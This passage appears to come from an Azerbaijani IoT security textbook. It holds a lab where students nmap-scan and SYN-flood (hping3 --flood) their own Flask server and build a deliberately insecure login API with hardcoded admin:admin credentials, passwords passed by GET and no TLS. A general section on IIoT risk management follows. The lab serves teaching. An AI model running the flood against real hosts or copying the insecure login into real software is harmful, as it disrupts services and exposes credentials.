Bu praktiki işin məqsədi tələbəyə IoT sistemlərində tez-tez rast gəlinən təhlükəsizlik zəifliklərini aşkar etmək, onların real simulyasiyasını həyata keçirmək və nəticələri təhlil etmə bacarığı qazandırmaqdır. Təcrübədə həm şəbəkə səviyyəli (nmap, SYN flood), həm də tətbiq səviyyəli (zəif login və replay) hücumlar həyata keçirilir.

Tələblər:

- Ubuntu/Linux mühiti (Jetson Nano və ya VM)
- Quraşdırılacaq alətlər:
  - `sudo apt install python3-flask nmap hping3 wireshark curl -y`

✓ **Addım 1 – Real HTTP server qurmaq və nmap ilə tapmaq**

Təcrübəyə başlamazdan əvvəl lazım olan proqram paketləri sistemə quraşdırılmalıdır. Sadə http serveri daha sonra başladırıq (***http_server.py***):

```
# http_server.py
from flask import Flask
app = Flask(__name__)

@app.route('/')
def index():
    return "IoT Service is running"

app.run(host='0.0.0.0', port=5000)
```

Bu addım tamamlandıqdan sonra tələb olunan mühit hazır olur. Serverin IP-ni öyrəndikdən sonra nmap scan edilir:

- `nmap -sS -O 192.168.X.X -p- > scan_result.txt`
- `cat scan_result.txt | grep open`

Nəticə olaraq açıq portlar görünür və bunun vasitəsi ilə sistemdə hansı xidmətlərin aktiv olduğu təyin edilir.

Şəkil 2.4. Serverin nmap ilə scan olunması və açıq portların tapılması

✓ Addım 2 – DoS Hücumu (SYN flood) və Hücum Trafikinin Təhlili

Bu addımda tələbə, IoT sistemlərinə qarşı ən çox istifadə olunan xidmət dayandırma hücumlarından biri olan SYN flood ssenarisini praktiki olaraq həyata keçirəcək. Hücum TCP səviyyəsində baş verir və onun əsas məqsədi, hədəf cihazın əlaqə gözləmə qabiliyyətini (connection queue) süni şəkildə doldurараq sistemi resurs baxımından iflic etməkdir. TCP əlaqəsi qurularkən, əlaqənin qurulması üçtərəfli əl sıxma (three-way handshake) prosesi ilə baş verir:

SYN → SYN-ACK → ACK


SYN flood hücumunda isə bu prosesin 3-cü mərhələsi – ACK cavabı heç vaxt göndərilmir. Bunun nəticəsində server çoxsaylı yarımçıq əlaqələri yaddaşda saxlamalı olur, bu isə aşağıdakı fəsadlara gətirib çıxarır:

- Sistem cavab verməməyə başlayır.
- RAM və CPU istifadəsi kəskin artır.
- Digər qanuni istifadəçilərdən gələn əlaqə sorğuları bloklanır.

Aşağıdakı komanda ilə hədəfə SYN flood hücumu başladılır:

- `sudo hping3 -S --flood -p 5000 <hədəfin IP-si>`

Bu komanda 5000 portuna ardıcıl SYN bayrağı ilə paketlər göndərir. Hədəf cihazın TCP stack-i bu bağlantıları açıq saxlayır və bunun nəticəsində əlaqə sayı dolur.



Şəkil 2.5. Top komandası ilə SYN slood hücumunun müşahidəsi

Müşahidə olunan nəticələr:

- python3 http_server.py prosesi 90%+ CPU istifadə etməyə başlayır.
- RAM istifadəsi sabit olsa da, yük altında reaksiya müddəti uzanır.
- Yeni HTTP sorğularına cavab 2-3 saniyəlik gecikmələrlə verilir və ya timeout ilə başa çatır.


Eyni zamanda Wireshark tətbiqi ilə aşağıdakı filtr vasitəsilə hücum trafikinin paket səviyyəsində izahı aparılır:

- **`ip.dst == <server_ip>`**

Müşahidə olunan nümunəvi SYN flood trafikində:

- TCP paketləri **yalnız SYN flaqı ilə** gəlir.
- Paketlərin intervalı çox sıxdır (mili/mikrosaniyə ilə).
- Serverin cavabları SYN-ACK olsa da, ACK gəlmədiyi üçün əlaqə tamamlanmır.

Wireshark-da **Statistics > Conversations > TCP** bölməsində bu yarımçıq əlaqələrin sayı aydın görünür. Hətta bəzi IP-lərdən 1000+ açıq SYN bağlantısı qeydə alınır.



Şəkil 2.5. Wiresharkda SYN paketlərin müşahidəsi

Texniki Təhlil və Zəiflik Diaqnozu:

Bu hücum ssenarisi aşağıdakı əsas anlayışları izah edir:

- TCP protokolunun necə işlədiyini və onun zəif istismar nöqtələrini.
- Sistem resurslarının necə overload olduğunu və bu overload-un **əlaqə sayının məhdud olmamasından** qaynaqlandığını.
- Əgər sistem SYN cookie mexanizmi və rate limit tətbiq etmirsə, bu onu real dünyada açıq hədəfə çevirir.
- IoT cihazların çoxu resurs baxımından zəifdir, bu səbəbdən bu tip hücumlar ilə **istənilən vaxt əlçatanlığı (Availability) pozmaq mümkündür.**

✓ **Addım 3 – Zəif Autentifikasiya Sistemi və Tətbiq Səviyyəli Hücumların Simulyasiyası**

Bu mərhələdə məqsəd, IoT sistemlərində geniş yayılmış zəifliklərdən biri olan zəif identifikasiya və autentifikasiya mexanizmlərini praktiki sınaqdan keçirməkdir. Əksər ucuz IoT cihazları və ya tətbiq prototipləri aşağıdakı ciddi boşluqlarla çıxış edir:

- Sadə və dəyişməyən default istifadəçi adı və şifrə (məs: admin:admin)
- Şifrələrin GET metodu ilə URL üzərindən ötürülməsi
- Təhlükəsiz ötürülmənin (TLS/SSL) olmaması
- Sessiya, token və ya rate-limiting mexanizmlərinin yoxluğu

Bu boşluqları təmsil edən mini HTTP API server qurulacaq və bu zəifliklər həm praktik, həm nəzəri təhlil ediləcək..

```
from flask import Flask, request

app = Flask(__name__)
VALID_USERS = {"admin": "admin", "iot": "1234"}

@app.route('/login', methods=['GET', 'POST'])
def login():
    if request.method == 'GET':
        username = request.args.get("username")
        password = request.args.get("password")
    else:
        data = request.get_json(force=True)
        username = data.get("username")
        password = data.get("password")

    if username in VALID_USERS and VALID_USERS[username] ==
password:
        return {"status": "ok", "user": username}, 200
    return {"status": "unauthorized"}, 401

app.run(host="0.0.0.0", port=5555)
```

A) GET ilə credential göndərmək:

```
curl
"http://127.0.0.1:5555/login?username=admin&password=admin"
```

B) POST ilə JSON sorğu:


```
curl -X POST -H "Content-Type: application/json" -d
'{"username":"iot","password":"1234"}'
http://127.0.0.1:5555/login
```

C) Wireshark-da müşahidə:

```
ip.addr == 127.0.0.1 and tcp.port == 5555
```

Bu login sistemində aşağıdakı ciddi zəifliklər var:

- **Hardcoded credential** - Sistem admin:admin və iot:1234 login-lərini dəyişmədən saxlayır.
- **GET ilə şifrə ötürülməsi** - URL-lərdə ötürülən şifrə Wireshark, log faylları, proxy vasitəsilə aşkar edilə bilər.
- **No TLS/SSL** - HTTP ilə ötürülən məlumatlar şifrələnmir.
- **No session/token** - Məlumatı göndərən istifadəçi növbəti sorğularda tanınmır.
- **No rate limiting** - Hücumçu brute-force ilə istənilən sayda giriş cəhdi edə bilər.



Şəkil 2.6. POST ilə JSON sorğu

✓ Nəticə

Bu praktiki hissə, IoT təhlükəsizlik sahəsində real təhlükə ssenarilərinin şəbəkə və tətbiq səviyyəsində necə baş verdiyini və onların hansı texniki zəifliklərdən qaynaqlandığını sistemli şəkildə nümayiş etdirir. İki əsas istiqamət üzrə – şəbəkə səviyyəli DoS hücumları və tətbiq səviyyəli autentifikasiya boşluqları – eksperimentlər aparılmış, bu zəifliklərin müşahidəsi və təhlili üçün müvafiq alətlərdən istifadə olunmuşdur.

Şəbəkə səviyyəli zəifliklərin analizi:

- **SYN flood hücumu** vasitəsilə TCP protokolunun əlaqə qurma mərhələsinin necə manipulyasiya edilə bildiyi göstərilmişdir. Bu hücumda yarımçıq əlaqələrin sürətlə yığılması nəticəsində sistemin resursları tükənmiş və cavab vermə qabiliyyəti zəifləməyə başlamışdır.
- top alətindən istifadə olunmaqla **CPU və RAM istifadəsində kəskin artım** müşahidə edilmişdir.

- Wireshark ilə aparılan təhlildə, çoxsaylı ardıcıl SYN bayraqlı TCP paketlərinin serverə çatdığı, lakin ACK cavablarının verilmədiyi müşahidə olunmuşdur.
- Bu vəziyyət, **Resource Exhaustion** kimi tanınan zəifliyi ön plana çıxarır və real dünyada kiberhücum nəticəsində cihazların funksionallığının necə pozula biləcəyini praktiki şəkildə izah edir.

Tətbiq səviyyəli autentifikasiya zəiflikləri:

- Flask framework-ü ilə hazırlanan sadə HTTP server nümunəsində **default və dəyişməyən istifadəçi adları və şifrələr** (məs: admin:admin) istifadə edilmiş, bu da real sistemlərdə tez-tez rast gəlinən zəiflik nümunəsi kimi təqdim olunmuşdur.
- GET metodu ilə şifrələrin URL üzərindən ötürülməsi nəticəsində, həmin məlumatların həm **Wireshark**, həm də sistem logları vasitəsilə asanlıqla ələ keçirilə biləcəyi göstərilmişdir.
- POST metodu ilə JSON formatında ötürülən məlumatlar da şifrələnmədiyi təqdirdə təhlükə doğurduğu izah edilmişdir.
- Məlumatların **TLS ilə qorunmaması** və **rate-limiting, session, token kimi əlavə qoruma mexanizmlərinin tətbiq olunmaması**, sistemin replay hücumları və brute-force ssenariləri qarşısında zəifliyini göstərmişdir.

Bu laboratoriya işində yer alan ssenarilər, **IoT sistemlərinin həm infrastruktur, həm də tətbiq səviyyəsində necə zəifliklər göstərə biləcəyini və bu zəifliklərin real hücumlarla necə test edilə biləcəyini** əyani şəkildə göstərir. Təcrübə zamanı istifadə olunan vasitələr – nmap, hping3, curl, Wireshark, top və Python əsaslı mini server skriptləri – zəifliklərin aşkarlanması və analizində istifadə üçün əlverişli və praktik üsullar təqdim edir.

Eyni zamanda, bu laboratoriya real dünya kontekstində aşağıdakı əsas təhlükəsizlik prinsiplərinin pozulmasının nəticələrini vurğulayır:

- **İstifadəçi doğrulamasının zəif dizaynı**
- **Məlumatların şifrələnmədən ötürülməsi**
- **Şəbəkə resurslarının sui-istifadə ilə iflic edilməsi**
- **Hücumların aşkar olunması üçün monitorinq və analiz üsullarının əhəmiyyəti**

✓ Tapşırıqlar

- `auth_server.py` faylında olan zəifliklər OWASP IoT Top 10 və OWASP API Top 10 ilə əlaqələndirin.
- `GET` sorğusunu Wireshark ilə tutun, `Follow TCP Stream` ilə credential-ları görün.
- Brute-force hücumu yazın və `admin` hesabına qarşı test edin.
- HTTPS, JWT, session, salt ilə sistemin daha təhlükəsiz versiyasını təklif edin.
- `POST` metodu ilə şifrə ötürülməsinin təhlükəsini yazılı şəkildə analiz edin.
- `curl` ilə zəif autentifikasiya ssenariləri qurun.
- Wireshark-da JSON və Content-Type sahələrini müşahidə edin və izah verin.
- Session və token əlavə edin və sistemin davranışını müqayisə edin.
- SYN hücumu zamanı `top` ilə CPU və RAM istifadəsini qeyd edin.
- `ip.addr` və `tcp.port` filterləri ilə SYN paketlərini izləyin.
- `Statistics > TCP Conversations` ilə yarımçıq əlaqə sayını hesablayın.
- DoS hücumu zamanı `http_server.py` performansını ölçün.
- Replay hücumunu simulyasiya edin və nəticəsini qeyd edin.
- İstifadəçi adlarını dəyişib test edin – təhlükə dərəcəsi necə dəyişir?
- Bütün parolları bir .txt fayldan oxuyaraq login test scripti yazın.
- Wireshark ilə eyni paketləri bir neçə dəfə tutun – replay aşkar olunurmu?
- Serverə daxil olan paketlərin intervalını ölçün və `--flood`-un təsirini təhlil edin.
- Həm GET, həm POST ilə giriş sınağı zamanı təhlükə səviyyəsini müqayisə edin.
- Rate-limit mexanizmi əlavə edin – test et və nəticəni qeyd et.
- Real TLS sertifikatlı sistem ilə bu sistemi müqayisə edin – fərqləri yazılı təhlil et.

3. Sənaye Əşyaların İnternetində Risk İdarəetməsi

Qeyd: *Bu fəsil "AzInTelecom" MMC-də Komplayns və Risklərin İdarə Olunması üzrə mütəxəssis Qurbanov Əli Murad oğlu tərəfindən nəzərdən keçirilmiş və məzmun baxımından uyğun hesab edilmişdir.*

3.1. Giriş

Sənaye Əşyaların İnterneti (IIoT) sənaye sahəsində daha geniş əlaqələndirmə və optimallaşdırma imkanları yaratsa da, bu proseslə yanaşı yeni təhlükələr və mürəkkəb risklər meydana çıxır. Rəqəmsal sistemlərin sənaye infrastrukturu ilə inteqrasiyası, daha çox məlumatın toplanmasını, işlənməsini və paylaşılmasını təmin edərək istehsalat sahəsində innovativ həllərə yol açır. Lakin bu, eyni zamanda, kibertəhlükəsizlik, məxfilik, təhlükəsizlik zəiflikləri və məlumat sızması kimi yeni problemləri də gündəmə gətirir.

Sənaye sistemlərinin bir-biri ilə sıx əlaqələndirilməsi, risklərin yayılma ehtimalını artırır. Sənaye müəssisələrinin məlumat təhlükəsizliyi və infrastrukturun qorunması üzrə effektiv strategiyalar formalaşdırmaması, ciddi nəticələrə səbəb ola bilər. Son illərdə bu problemlərlə bağlı aparılan tədqiqatlarda kibertəhlükəsizlik, sistemlərin zəif nöqtələri və məxfilik məsələləri əsas risk faktorları kimi müəyyən edilib. Bu sahədə aparılan araşdırmalar, IIoT təhlükəsizliyini təmin etmək üçün müxtəlif yanaşmaların və metodların işlənməsinin vacibliyini vurğulayır (Şəkil 3.1).

- **Risklərin idarə olunması üçün strategiyalar**

Müasir IIoT sistemlərində təhlükəsizlik və risklərin idarə olunması üçün ənənəvi yanaşmalar yetərli deyil. Bunun üçün davamlı və adaptiv risk idarəetmə sistemlərinə ehtiyac var. Tədqiqatlar göstərir ki, IIoT şəbəkələrinin təhlükəsizliyinin təmin olunması üçün müxtəlif çərçivələr və modellər işlənməlidir. Bu yanaşmalar kibertəhlükəsizlik risklərinin monitorinqi, təhlükəsizlik zəifliklərinin təhlili və IIoT mühitində təhlükəsiz infrastrukturun qurulmasını əhatə etməlidir.

Risklərin effektiv idarə edilməsi üçün ən vacib elementlərdən biri kibertəhlükəsizlik strategiyalarının qabaqcadan işlənib hazırlanmasıdır. Məlumat sızmalarının və sistemlərə qeyri-qanuni müdaxilələrin qarşısını almaq üçün qoruma mexanizmləri əvvəlcədən planlaşdırılmalı və tətbiq edilməlidir. Bəzi müəssisələr kibertəhlükəsizliyi yalnız problem yarandıqdan sonra həll etməyə çalışır. Bu yanaşma reaktiv xarakter daşıyır və riskləri tam aradan qaldırmır. Əksinə, proaktiv tədbirlər – qabaqlayıcı nəzarət sistemləri, avtomatlaşdırılmış təhlükəsizlik tədbirləri və təkmilləşdirilmiş autentifikasiya mexanizmləri daha səmərəli nəticələr verir.

Şəkil 3.1. IIoT layihələrində və tətbiqlərində rast gəlinən ümumi risklər

- **IIoT-də kibertəhlükəsizlik və əsas problemlər**

IIoT-nin geniş yayılması ilə sənaye sahələrində kibertəhlükəsizlik əsas prioritetlərdən birinə çevrilib. Tədqiqatlar göstərir ki, müəssisələrin əksəriyyəti IoT avadanlıqlarını alarkən əsas narahatlıqları kibertəhlükəsizliklə bağlı olur. Müxtəlif ölkələrdə aparılan sorğuların nəticələrinə görə, sənaye rəhbərlərinin böyük bir hissəsi IIoT təhlükəsizliyini strateji əhəmiyyətli məsələ kimi dəyərləndirir.

Bununla belə, hələ də qlobal səviyyədə vahid IoT təhlükəsizlik standartları və modelləri mövcud deyil. Bir çox müəssisələr IIoT sistemlərini tətbiq etsə də, onların təhlükəsizliyi üçün xüsusi kibertəhlükəsizlik planları hazırlamayıb. Mövcud standartların və metodların əksəriyyəti IIoT sistemlərində risklərin idarə olunmasını tam əhatə etmir. Nəticədə, müəssisələr risklərin idarə olunması üçün vahid yanaşma formalaşdıra bilmir və bu da sistemlərin daha böyük təhlükələrlə üzləşməsinə səbəb olur.

IIoT sistemlərinin təhlükəsizliyi və risklərin effektiv idarə edilməsi üçün davamlı monitorinq, qabaqlayıcı tədbirlər və sistemli yanaşma tələb olunur. IIoT mühitində informasiya təhlükəsizliyini təmin etmək üçün reaktiv deyil, proaktiv strategiyalar işlənməlidir. Müəssisələr, IIoT sistemlərinin qorunmasını təmin etmək üçün daha effektiv autentifikasiya üsullarını tətbiq etməli, şəbəkə təhlükəsizliyini artırmalı və məlumat qoruma protokollarını gücləndirməlidir.

Risklərin idarə olunması üçün müəssisələr daha strukturlaşdırılmış metodlar tətbiq etməli və kibertəhlükəsizlik tədbirlərini strateji planlarının əsas hissəsinə çevirməlidirlər. Yalnız bu halda, IIoT sistemlərinin təhlükəsiz və səmərəli istifadəsi mümkün olacaqdır.

3.2. IIoT-də Risk İdarəetməsinin Müxtəlif Aspektləri


IIoT-də risk idarəetməsinin müxtəlif aspektləri bu bölmədə ətraflı şəkildə izah edilir. Bu aspektlər, IIoT mühitində risk idarəetməsi üçün mühüm əhəmiyyət daşıyır.

3.2.1. IIoT şəbəkələrində davamlı risk monitorinqi

IIoT şəbəkələrində davamlı risk monitorinqi, bir-biri ilə əlaqəli sənaye sistemlərinin dayanıqlığını və təhlükəsizliyini təmin etmək üçün kritik bir praktikadır. Bu yanaşma, bütün əməliyyat texnologiyası (OT), informasiya texnologiyası (IT) və IIoT aktivlərinin davamlı şəkildə aşkarlanmasını, təhlilini və monitorinqini əhatə edir.

Bu proses, hadisə və hadisə idarəetmə alətlərini, həmçinin kiber-fiziki sistemlərdəki təhlükəsizlik boşluqlarını müəyyən etmək üçün uyğunsuz davranışların aşkarlanması mexanizmlərini özündə birləşdirir.

Şəbəkə fəaliyyətlərinin davamlı monitorinqi və proqnozlaşdırıcı texniki xidmət strategiyalarının tətbiqi sayəsində, təşkilatlar IIoT şəbəkələrini kiber təhdidlərdən və icazəsiz girişlərdən qoruyaraq sənaye əməliyyatlarının ümumi təhlükəsizliyini və dayanıqlığını artırmış olur. Şəkil 3.2 IIoT-də davamlı risk idarəetməsi üçün çərçivəni təqdim edir.



Şəkil 3.2. IIoT-də davamlı risk idarəetməsi üçün çərçivə

3.2.2. IIoT üçün təhlükəsizlik risklərinin idarəedilməsi çərçivələri


IIoT ekosistemlərinin qorunmasında təhlükəsizlik risklərinin idarəedilməsi çərçivələri mühüm rol oynayır və sənaye sistemlərinin bir-biri ilə əlaqəli olmasından irəli gələn unikal çətinlikləri həll etməyə kömək edir.

Sənaye Əşyaların İnterneti Təhlükəsizlik Çərçivəsi (IISF) bu sahədə ən əhatəli yanaşmalardan biridir. Bu çərçivə, IIoT mühitində etibarlı sistemlərin qurulması üçün arxitektura və ən yaxşı təcrübələri təqdim edir. Bu çərçivə daxilində müxtəlif risk idarəetmə fəaliyyətləri yer alır:


- Risk qiymətləndirməsi
- Zəifliklərin təhlili
- Penetrasiya testləri
- Ehtiyat nüsxələmə və bərpa prosesləri

Bu yanaşmalar IIoT mühitində kibertəhlükəsizliyə hərtərəfli yanaşmanı təmin edir.

Bundan əlavə, tədqiqatçılar IoT təhlükəsizlik risklərinin idarə edilməsi strategiyasına dair yeni yanaşmalar təklif etmişlər (IoTSRM2). Bu model IIoT risklərinin idarə olunmasını yaxşılaşdırmaq üçün seçilmiş IoT təhlükəsizlik təcrübələrinə əsaslanır. Bu çərçivələr sənaye sektorunda inkişaf edən təhlükə mənzərəsinə qarşı güclü bir təhlükəsizlik mövqeyinin formalaşdırılmasına töhfə verir. Şəkil 3.3 IIoT-də təhlükəsizlik problemlərini, Şəkil 3.4 isə IIoT üçün risk idarəetmə çərçivələrini təqdim edir.



Şəkil 3.3. IoT təhlükəsizlik problemləri



Şəkil 3.4. IIoT üçün təhlükəsizlik risklərinin idarəedilməsi çərçivələri

3.2.3. Sənaye IoT-də kibertəhlükəsizlik təhdidləri

IoT-nin sənaye proseslərinə inteqrasiyası müxtəlif kibertəhlükəsizlik təhdidlərini də ortaya çıxarır və bu risklər diqqətli yanaşma tələb edir. Bir neçə elmi məqalənin sistematik təhlili göstərir ki, IIoT mühitində məxfilik problemləri və kibercinayətkarlıq halları ciddi narahatlıq doğurur.

Bu hallar, IIoT ekosistemində daha güclü kibertəhlükəsizlik tədbirlərinin zəruriliyini vurğulayır. Kibertəhlükəsizlikdə əsasən iki kritik sahədə problemlər yaranır: məxfilik riskləri və kibercinayətkarlıq təhdidləri.

Məxfilik riskləri:

- Həssas məlumatların açıqlanması
- Dinləmə və məlumatın icazəsiz əldə edilməsi
- Məlumat itkisi və bütövlüyünün pozulması
- İstifadəçi profilinin tərtib edilməsi
- Məxfilik pozuntuları və məlumatın sızması
- Məlumatın istismarı və məxfiliyin qorunması ilə bağlı narahatlıqlar

Kibercinayətkarlıq təhdidləri:

- Kibercinayət hücumları
- İctimai təhlükəsizliyə risklər
- İqtisadi və reputasiya zərərləri
- Qlobal iqtisadi təsirlər
- Şəxsiyyət və məlumat oğurluğu
- Şəxsiyyət saxtakarlığı və məlumat manipulyasiyası
- Şirkət və təşkilat aktivlərinə hücumlar

- Həssas məlumatlara icazəsiz giriş


Bu problemlər, IIoT sistemlərinin təhlükəsizliyini təmin etmək üçün ciddi tədbirlərin görülməsini tələb edir.

